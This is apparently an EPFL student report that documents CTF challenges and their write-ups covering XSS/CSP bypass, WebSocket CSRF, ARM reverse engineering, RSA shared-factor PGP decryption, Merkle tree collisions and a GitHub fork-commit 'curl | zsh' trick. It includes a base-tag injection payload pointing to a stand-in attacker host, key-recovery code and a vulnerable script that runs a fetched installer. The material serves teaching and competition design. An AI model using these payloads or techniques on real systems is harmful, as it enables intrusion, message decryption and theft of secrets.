Generating vulnerable software for competitions

Samuel Bétrisey
Master student
EPFL

Luca Di Bartolomeo
Supervisor
EPFL

Mathias Payer
Professor
EPFL

Contents

1 Web

1.1 Challenge: People

1.1.1 Background

Cross-site scripting (XSS) is a common vulnerability found in web applications. XSS enables attackers to inject malicious JavaScript code into web pages viewed by other users. When a user visits the page, the malicious code is executed by the web browser with the same level of permission as the user.

Sanitizers can help to mitigate XSS attacks by ensuring that all input is properly escaped before being served to the user. This can help to prevent any malicious code from being executed by the browser. Additionally, Content Security Policy (CSP) is a web security mechanism that provides control over the content that a web browser will load and execute. CSP can be used to mitigate XSS by specifying a whitelist of sources for content that the browser should load. This whitelist can be used to prevent the browser from loading malicious code from untrusted sources or injected inline code.

1.1.2 Challenge

This web application allows users to create their personal web page like people.epfl.ch and ic-people.epfl.ch.

They can write a biography in Markdown that is rendered as HTML and properly sanitized with DOMPurify. The vulnerability is in the dropdown fields to select their title and lab. They are not checked server-side if they are valid elements of the lists and are rendered on the page without sanitization.

This would allow an attacker to inject JavaScript into the page but the website is also using CSP to block its execution. The CSP used only allows execution of code in `script` tags containing a nonce generated on each request: `script-src 'nonce-RANDOM_NONCE'; object-src 'none'; style-src 'self'; default-src * data:`




Figure 1: Screenshot of the challenge

1.1.3 Writeup

The CSP is not restricting the `base-uri`, which means that we can inject a `base` html tag that will change the base URL of all the relative links on the page.

For example if we inject `</title><base href="http://attacker.com">`, the script tag loading `/static/js/marked.min.js` will instead load `http://attacker.com/static/js/marked.min.js` that we control. In this file, we can put JavaScript that will exfiltrate the flag.

1.1.4 Infrastructure

Hosting a CTF challenge that requires launching a web browser for each report can be challenging as each can take multiple seconds. So, to avoid blocking the main application, the server will add the report to a Redis queue and one of the admin bots will process it.

To protect against denial of service attacks, the `report` endpoint is rate limited by IP address.

The web server, Redis server, and each bot are running in their own Docker container. The deployment is made easy with Docker Compose and the number of bots can be changed while the challenge is live with a single command.




Figure 2: Infrastructure to host the challenge and admin bots

1.2 Challenge: WebSocket

1.2.1 Background

WebSocket is a protocol that allows two-way communication between a web browser and a server. It is very similar to a TCP socket, the main difference is during the handshake, the client sends an HTTP request with a WebSocket upgrade header. If the server performs successfully the handshake, the WebSocket connection is established.

This handshake is useful to prevent malicious websites make the browser establish arbitrary TCP connections to devices on their network. If the handshake is not successful, the browser will directly close the connection.

Because the handshake starts with a regular HTTP request, the browser will also send its cookies to the server. To avoid Cross-Site Request Forgery (CSRF) attacks, if the HTTP request is initiated by a different origin, the browser will not send the cookies. The behavior is the same for WebSocket in Chrome but Firefox on the other hand will send the cookies.

To safely authenticate the user, it is important that the server validates the `Origin` header of the request.

1.2.2 Challenge

This challenge is a Flask web server that has a WebSocket endpoint to update the data of the website in real-time. If the user is an admin, they have an extra command available to get the flag.

1.2.3 Writeup

The authentication of the WebSocket is only done by using the cookie sent by the browser, like for regular HTTP requests. So we can make the admin connect to it from a website we control. So we can host a webpage doing that, and send the request for the flag when the connection is established. Then we just have to send back the flag to a server that we control.

Submit the URL of the webpage to the admin and wait for the flag to be sent.

1.2.4 Infrastructure

This challenge uses the same architecture as the previous one, a web server, a Redis queue, and multiple admin bot containers but they are running Firefox because of the different behavior for cookies.

2 Reverse Engineering

2.1 Challenge: EPlayFL

2.1.1 Background

Playdate is a new handheld game console with the following characteristics:

- CPU: Cortex-M7F (ARM 32-bit)
- RAM: 16 MB
- OS: FreeRTOS
- Physical crank

Figure 3: Playdate console

A game ROM for this console can be an interesting challenge because ARM 32-bit is not common in CTFs and the console is not running Linux so the executable format is not ELF.

2.1.2 Challenge


The challenge is a crack me where the player has to enter the correct flag by selecting each letter with the crank. When the crank is turned, a state variable is also updated and at the end, the state is compared with a value to determine if the flag is correct.

Figure 4: Challenge running on the simulator

2.1.3 Writeup

Most decompilers don't support well raw binary files like the provided game ROM. So, we can start creating an ELF with the content of the ROM in the `.text` section. It should then work in most decompilers supporting ARM 32-bit.

In the function at address `0x8A0`, a location in memory gets compared to two 32-bit constants so 8 bytes in total. If the comparison is successful, the string is set to `V A L I D`.



When looking at the cross-references, this location gets modified in the function at `0x740`. We see that when the inner part of the flag is modified (when the crank is turned), one byte of the state at this location also gets modified.

```
loc_600007CE
LDR             R2, [SP,#0x18+var_10]
LDR             R3, [SP,#0x18+var_18]
SUBS            R3, R2, R3
STR             R3, [SP,#0x18+var_C]
LDR             R3, =off_60000A50 ; "_abcdefghijklmnopqrstuvwxyz0123456789"
LDR             R2, [R3] ; "_abcdefghijklmnopqrstuvwxyz0123456789"
LDR             R3, [SP,#0x18+var_10]
ADD             R2, R3
LDR             R3, =dword_60000ED4
LDR             R3, [R3]
LDRB            R1, [R2]
LDR             R2, =inner_flag ; "m3f_b6yh"
STRB            R1, [R2,R3]
LDR             R3, =dword_60000ED4
LDR             R3, [R3]
MOV             R2, R3
LDR             R3, =state
ADD             R3, R2
LDRSB.W         R3, [R3]
UXTB            R2, R3
LDR             R3, [SP,#0x18+var_C]
UXTB            R3, R3
ADD             R3, R2
UXTB            R2, R3
LDR             R3, =dword_60000ED4
LDR             R3, [R3]
MOV             R1, R3
LDR             R3, =state
ADD             R3, R1
SXTB            R2, R2
```

The inner part of the flag is initialized to `m3f_b6yh`, so if we take each byte of the 8 bytes of the state as a signed value, we can calculate the new inner part of the flag.

The constants were `0x1E0501F9` and `0xFF06EB04`, the architecture is 32-bit little endian so we start from the last byte of the first value: `f9`, `01`, `05`, `1e`, `04`, `eb`, `06`, `ff`.

Interpreting them as signed decimal values, we get: `-7`, `1`, `5`, `30`, `4`, `-21`, `6`, `-1`.

Applying these offsets to the initial value according to the alphabet found in the binary, we get: `f4k3fl4g`.

3 Cryptography

3.1 Challenge: NeutronMail

3.1.1 Background

RSA is a public-key cryptosystem that is used for both encryption and digital signatures. Its security is based on the fact that factoring large numbers is hard. Concretely, the key generation is as follows:

1. Choose two distinct prime numbers p and q.
2. Compute the modulus $n = pq$.
3. Choose an integer e such that $1 < e < \varphi(n)$ and $gcd(e, \varphi(n)) = 1$.
4. Compute d such that $d \equiv e^{-1} \pmod{\varphi(n)}$.
5. The public key is (n, e) and the private key is (n, d).

Notice that if the factorization of n (p and q) is known, the private key can be computed.

In the paper "Ron was wrong, Whit is right", Lenstra et al. found that 2 out of every 1000 RSA keys that they collected were providing no security because their moduli were sharing prime factors. For example if the moduli were $n = pq$ and $m = qr$, then both moduli can easily be factored: $q = gcd(n, m)$, $p = \frac{n}{q}$ and $r = \frac{m}{q}$.

To exchange encrypted messages, it is common to use the Pretty Good Privacy (PGP) cryptosystem, a public key cryptography system that provides end-to-end encryption. PGP uses a combination of symmetric-key cryptography and public-key cryptography to secure communications. PGP encrypts messages using a new random symmetric key and encrypts this key using the recipient's public key. Then, the recipient decrypts the symmetric key using their private key and decrypts the message. PGP supports a variety of other algorithms but the most used are RSA for the public-key cryptography and AES for the symmetric-key cryptography.

3.1.2 Challenge

The challenge is to decrypt a PGP encrypted message that was sent to a ProtonMail account (epfl-ctf-admin2@protonmail.com). The description of the challenge hints that there is a new account and another account could exist. Indeed epfl-ctf-admin@protonmail.com also exists and the modulus of its RSA key contains a common factor.




Figure 5: PGP encrypted message

3.1.3 Key generation

Most PGP libraries do not allow the user to provide a custom RSA key when creating a new PGP key. This is a good thing because it prevents the user from creating a weak or invalid key but in this case, it makes the challenge generation harder.

ProtonMail's fork of go/x/crypto provides a low-level API for OpenPGP that allows to construct a custom PGP key. For the key to be accepted by ProtonMail, it must contain a subkey used for encryption. Using the same RSA key for the subkey crashes ProtonMail's API endpoint so the subkey uses a new RSA key with a different modulus. ProtonMail also requires the key to support AES-256, SHA-256, and ZLIB so the preferred algorithm fields must be set accordingly.

3.1.4 Writeup

First, we find that an older e-mail address exists (epfl-ctf-admin@protonmail.com). Then, we download the public key of these e-mails. This can be done in different ways:

- By using the API endpoint: `https://api.protonmail.ch/pks/lookup?op=get&search=ADDRESS`
- By looking at the HTTP requests performed by the browser when composing an e-mail from ProtonMail's website
- By using the Web Key Directory (WKD)

The message has been encrypted with the subkey of epfl-ctf-admin2@protonmail.com, so let's extract this RSA key.

```
import pgpy
def fetch_key(email):
    # ...

pgp_key1 = pgpy.PGPKey.from_blob(fetch_key("epfl-ctf-admin2@protonmail.com"))[0]
k1 = list(pgp_key.subkeys.values())[0]
n = k1._key.keymaterial.n
e = k1._key.keymaterial.e
```

Then, do the same for the other e-mail address and check the GCD of their moduli is different than 1.

```
m = k2._key.keymaterial.n
assert gcd(n, m) != 1
```

Indeed, the moduli are not coprime so we can get the private key.

```
p = gcd(n, m)
q = n // p
d = pow(e, -1, (p-1)*(q-1))
```

We can reconstruct the PGP key with the recovered private key using the same method as the key generation above. With this key, we can finally decrypt the email and get the flag.

It is also possible to decrypt the message without reconstructing the PGP key and instead of extracting the encrypted session key (symmetric key) from the message. Then decrypt it with the RSA key to finally decrypt the message.

3.2 Challenge: FileVault

3.2.1 Background

A Merkle tree is a data structure that allows for efficient and secure verification of the contents of a large data set. The tree is constructed such that each leaf node contains a hash of the data block it represents, and each non-leaf node contains a hash of the child nodes it represents. This allows for a single hash at the root of the tree to represent the entire data set. If any data is modified, the resulting change will be reflected in the root hash. This allows for quick and efficient verification of data integrity.

When implementing a Merkle tree, it is important that the leaf nodes containing the data and the non-leaf nodes containing the hashes are not hashed the same way. Otherwise, it is possible to find two different inputs that hash to the same value.

Imaging having the following data blocks: `data0`, `data1`, ..., `dataN-1`, `dataN`. Hasing it using a Merkle Tree that treats the leaf and non-leaf nodes the same, the hash would be the same as the hash of the following data blocks: `HASH(data0, data1)`, `data2`, ..., `dataN-1`, `dataN`.

3.2.2 Challenge

The challenge service is a file storage service to the user. When a file is uploaded, its hash is computed to determine the name of the file on disk. To save space, if a file with the same hash already exists, it is not saved and the permission to access the file is given to the user.

The problem is that the Merkle Tree has the problem just described. So it is possible to find a collision with the flag stored by the admin.

3.2.3 Writeup

We need to find an input file that hashes to the same hash as the flag. We can view the root hash of every file uploaded including the flag but only download our files. Unfortunately, we cannot just upload a file containing this hash because it is too short and will be padded, resulting in a different hash.

We notice that when we do something not allowed, it throws an exception that leaks the beginning of all the local variables. We are interested in the start of the internal hashes of the flag file.

Because HASH(`internal0`, `internal1`, `hash1`, ..., `hashN`) = HASH(`hash0`, `hash1`, ..., `hashN`) which is the hash of the flag.

So by uploading a file containing `internal0`, `internal1`, `hash1`, ..., `hashN`, it will collide with the flag and let us download the flag.

4 Miscellaneous

4.1 Challenge: curl | zsh

4.1.1 Background

To avoid having to create a full copy of the repository for each fork, most git providers including GitHub are storing the commits of the fork in the original git repository. This means that anyone can create a fork of the repository, push commits to the fork, and then access them from the original repository as if they were part of it.

GitHub responded that it was not a security vulnerability but still added a warning when viewing a commit not part of the original repository.

Figure 6: GitHub warning on this fake commit

The issue is that GitHub also serves raw files without warnings at any commit provided in the URL, even if they are not part of the original repository. For example, this URL looks like a file genuinely belonging to the original: https://raw.githubusercontent.com/torvalds/linux/8bcab0346d4fcf21b97046eb44db8cf37ddd6da0/README

This becomes dangerous because these raw URLs are often used for easy installation of software such as:

- Node Version Manager (NVM)
- Oh My Zsh

4.1.2 Challenge

The code of the challenge is very short, it prompts the user to enter a commit hash and then executes this version of the installation script.

```
commit = input("Commit: ")
if not re.match(r'^[a-f0-9]{40}$', commit):
    print("Invalid commit")
    exit(1)

command = f'curl -fsSL\
    https://raw.githubusercontent.com/ohmyzsh/ohmyzsh/{commit}/tools/install.sh | zsh'
subprocess.run(command, shell=True, stdout=sys.stdout, stderr=sys.stderr)
```

4.1.3 Writeup

As described in the background, GitHub will serve files from commits that are only present in forks. So we can clone the repository, change the installation script to instead `cat` the flag, and provides this commit to the challenge. Even after the fork deletion, the commit is still available from the original repository: https://github.com/ohmyzsh/ohmyzsh/blob/53fc432d0acdabb6108d34223b2df75d9ae5b8e6/tools/install.sh

4.1.4 Infrastructure

Hosting this challenge safely is quite challenging because when solving the challenge, the players will be able to execute arbitrary commands on the server and they will also have access to the internet because the challenge requires access to GitHub.

We use NsJail to create a sandboxed environment for each TCP connection we receive. NsJail uses Linux namespaces and seccomp syscall filters to isolate the processes. It also allows to create a temporary file system for each connection, limits the CPU and memory usage, and more.

To ensure the availability of the service, we are also limiting the number of concurrent connections per IP address and the duration of the connection. If the service gets abused, we can enable Proof of Work to require the user to perform a computationally expensive task (e.g. finding a hash starting with a specific value) before being able to access the service.